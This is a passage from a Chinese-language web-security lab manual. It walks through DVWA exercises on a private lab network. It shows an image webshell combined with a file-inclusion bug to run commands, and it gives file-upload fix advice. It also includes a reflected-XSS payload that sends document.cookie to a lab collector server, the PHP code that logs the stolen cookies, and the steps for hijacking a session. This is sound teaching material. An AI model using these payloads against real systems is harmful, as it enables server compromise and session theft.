
```
copy y.png/b+x.php/a z.png
```

注意:

- `copy` 命令中的两个文件的位置不能颠倒, 否则生成的文件格式无效
- 该实验需要生成一个小于 100K 的图片, 可通过画图, 随意画几条线, 保存为 `jpg` 图片即可。

步骤 1 上传合成的图片木马


根据上述分析, 制作图片木马并上传




文件已经上传到服务器, 然而上传的文件是个 `png` 文件, 服务器并不会将此文件解释为 `PHP` 脚本来运行。上传的目的尚未达到。

步骤 2 触发报错得到文件存储路径

代码中还有一个 getimagesize 函数，他的执行过程中可能会报错。我们通过上传一个较大的图片，触发 getimagesize 报错。（没有大图片的同学可以忽略这一步，在下一步操作中触发错误）




根据报错内容，可知道网站源代码的真实物理路径：




源代码路径是 C:\phpstudy_pro\WWW\dwva\vunleralibilities\upload\source\high.php

步骤 3 使用 burpsuite 触发报错（可选）

如果没有大图片，可以在在 bp 中通过修改 MAX_FILE_SIZE 来触发错误。首先将上传图片一句话木马的报文放到 repeater




然后修改 MAX_FILE_SIZE 为较小的值，例如改成 1，然后 send



响应中包括了报错信息，同样可以得知源代码路径

C:\phpstudy_pro\WWW\dwva\vunleralibilities\upload\source\high.php



步骤 4 猜测文件物理路径

已知源代码路径，再结合之前得知的图片一句话木马的 web 路径，可以猜测出一句话木马文件的物理路径可能是 C:\phpstudy_pro\WWW\dwva\hackable/uploads/webshell.png

步骤 5 利用文件包含漏洞，执行代码

现在已经将图片一句话木马上传，并且猜测了它的物理路径。不过我们仍然无法直接利用他。要想利用它还需要借助其它的漏洞。这里我们借助 dvwa 的文件包含漏洞。点击 dvwa 的“File Inclusion”，通过 dvwa 的 File inclusion 漏洞来利用刚才上传的恶意图片。

查看 DVWA 的 file inclusion 模块，源码如下：

```
<?php

// The page we wish to display
$file = $_GET[ 'page' ];

// Input validation
if( !fnmatch( "file*", $file ) && $file != "include.php" ) {
    // This isn't the page we want!
    echo "ERROR: File not found!";
    exit;
}


?>
```

可以看到，该过滤方式要求文件路径以“file”开头。而 file 刚好是 uri 中的一种协议名称，这对文件包含是很方便的

拼接两个漏洞利用的路径，我们得到最终使用的 url 地址：

`http://192.168.2.10/dvwa/vulnerabilities/fi/?page=file:///C:\phpstudy_pro\WWW\dw
wa\hackable\uploads\webshell.png&id=ipconfig`

访问路径，可得大量乱码，这是图片合成的缘故。可以通过查看页面源代码的形式查看 webshell 命令输出。方法是在页面上鼠标右键，然后选择“查看页面源代码”。



5.3 漏洞相关修复建议

- 必须过滤用户输入，文件名也属于用户输入，所以一定要检查文件名。记得使用 `basename()`。
- 必须检查你想存放用户文件的路径，永远不要将这个路径和应用目录混合在一起。文件路径必须由某个文件夹的字符串路径，以及 `basename($filename)` 组成。文件被写入之前，一定要检查最终组成的文件路径。
- 在引用某个文件前，必须检查路径，并且是严格检查。
- 记得使用一些特殊的函数，因为你可能并不了解某些弱点或漏洞。
- 文件类型与文件后缀或 `mime-type` 无关。JPEG 允许字符串存在于文件内，所以一张合法的 JPEG 图片能够同时包含合法的 PHP 脚本。
- 不要信任用户。不要信任浏览器。构建似乎所有人都在提交病毒的后端。

当然，也不必害怕，这其实比看起来的简单。只要记住“不要信任用户”以及“有功能解决此问题”便可。

6 跨站脚本（XSS）实验


6.1 实验介绍

6.1.1 关于本实验

Web 应用安全实验主要使用 DVWA 平台针对注入、暴力破解、文件上传与 XSS 进行实操，在开始实验前，请确认：

- 防火墙安全策略是否配置正确，取消不必要的限制。
- 实验使用的主机为 kali，通过控制台登录，用户名：root，密码：root。

实验使用到的 DVWA 平台地址为：http://192.168.2.10/dvwa，账户名：admin，密码：password。实验根据平台安全等级共分为三级，具体设置方式为单击主页左侧“DVWA Security > Security Level”进行设置，如下图所示。



6.1.2 XSS 介绍

当应用程序的新网页中包含不受信任的、未经恰当验证或转义的数据时，或者使用可以创建 HTML 或 JavaScript 的浏览器 API 更新现有的网页时，就会出现 XSS 缺陷。XSS 让攻击者能够在受害者的浏览器中执行脚本，并劫持用户会话、破坏网站或将用户重定向到恶意站点。

6.1.3 实验目的

通过对不同等级的 XSS 漏洞进行实操，熟悉了解 XSS 原理。

6.1.4 实验规划

本实验环境依托于 dvwa 中 XSS(reflect)漏洞环境，请在 DVWA 实验系统中选择 XSS(Reflected) 实验内容。

6.2 实验任务流程

6.2.1 Low Security Level

DVWA 源码如下：

```
<?php


// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Feedback for end user
    echo '<pre>Hello ' . $_GET[ 'name' ] . '</pre>';
}

?>
```

源码分析：

可以看到，程序没有对输入做任何过滤，所以仅在输入框输入<script>alert(/xss/)</script> 即可触发 XSS 漏洞，实际访问的地址如下：

[http://192.168.2.10/dvwa/vulnerabilities/xss_d/?name=<script>alert\(/xss/\)</script>](http://192.168.2.10/dvwa/vulnerabilities/xss_d/?name=<script>alert(/xss/)</script>)



步骤 1 构建 XSS 服务器

我们想通过 xss 获得用户的 cookie。我们需要一个服务器，该服务器能够接收浏览器运行恶意代码后发出的 cookie。该服务器称作 xss 平台。Kali 主机上已经建好了 XSS 平台，通过访问 <http://192.168.1.10> 即可，创建 xss 平台的代码如下，需要 php 环境运行：

```
<?php
    $cookie = $_GET["cookie"];
    if(!isset($cookie))
    {
        echo "param cookie not set";
        echo $cookie;
        die;
    }
    $ip = $_SERVER["REMOTE_ADDR"];
    $time = date("Y-m-d H:i:s",time());

    file_put_contents("cookie.txt",$ip."    ".$time."
    ".$cookie."\r\n\r\n",FILE_APPEND);

    echo "success";
?>
```

步骤 2 构建 payload

拼写 xss 代码 `<script>new Image().src='http://192.168.1.10?cookie='+document.cookie</script>`


并构造恶意 url:

`http://192.168.2.10/dvwa/vulnerabilities/xss_r/?name=%3Cscript%3Enew+Image%28%29.src%3D%27http%3A%2F%2F192.168.1.10%3Fcookie%3D%27%2Bdocument.cookie%3C%2Fscript%3E#`

用户访问此 url 后，就会将自己的 cookie 发送到 xss 服务器上。

步骤 3 模拟管理员登录，获取管理员 cookie

我们通过 win10 (192.168.2.10) 主机模拟管理员登录网站，首先先登录一次 dvwa 平台，然后访问上述恶意 url。其 cookie 就会通过恶意链接传送到 XSS 平台上。




访问 <http://192.168.1.10/cookie.txt>，即可查询到浏览器泄露的 cookie。从左到右分别是受害 IP、接收 cookie 的时间、cookie 内容。


Vulnerability: Reflected Cross			
172.19.251.30	2020-03-31 11:31:37	security=low; PHPSESSID=lp98kbp5j9qrt01hlkiart7uj9	
172.19.251.30	2020-03-31 11:31:57	security=low; PHPSESSID=lp98kbp5j9qrt01hlkiart7uj9	
172.19.251.30	2020-03-31 11:32:14	security=low; PHPSESSID=lp98kbp5j9qrt01hlkiart7uj9	

步骤 4 使用 cookie

获取 cookie 后即可仿冒用户登录。以 Chrome 浏览器为例，在 `chrome://settings/content/cookies` 下可以找到网站的相关 cookie 值



删除掉已保存的 cookie 值之后，在开发者工具（F12）中的命令行栏输入 `document.cookie=` “获取到的 cookie” 设置新的 cookie，完成盗用。



再次访问系统，已经是登录状态了。



6.2.2 Medium Security Level

DVWA 源码如下：

```
<?php

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Get input
    $name = str_replace( '<script>', '', $_GET[ 'name' ] );

    // Feedback for end user
    echo "<pre>Hello ${name}</pre>";
}


?>
```

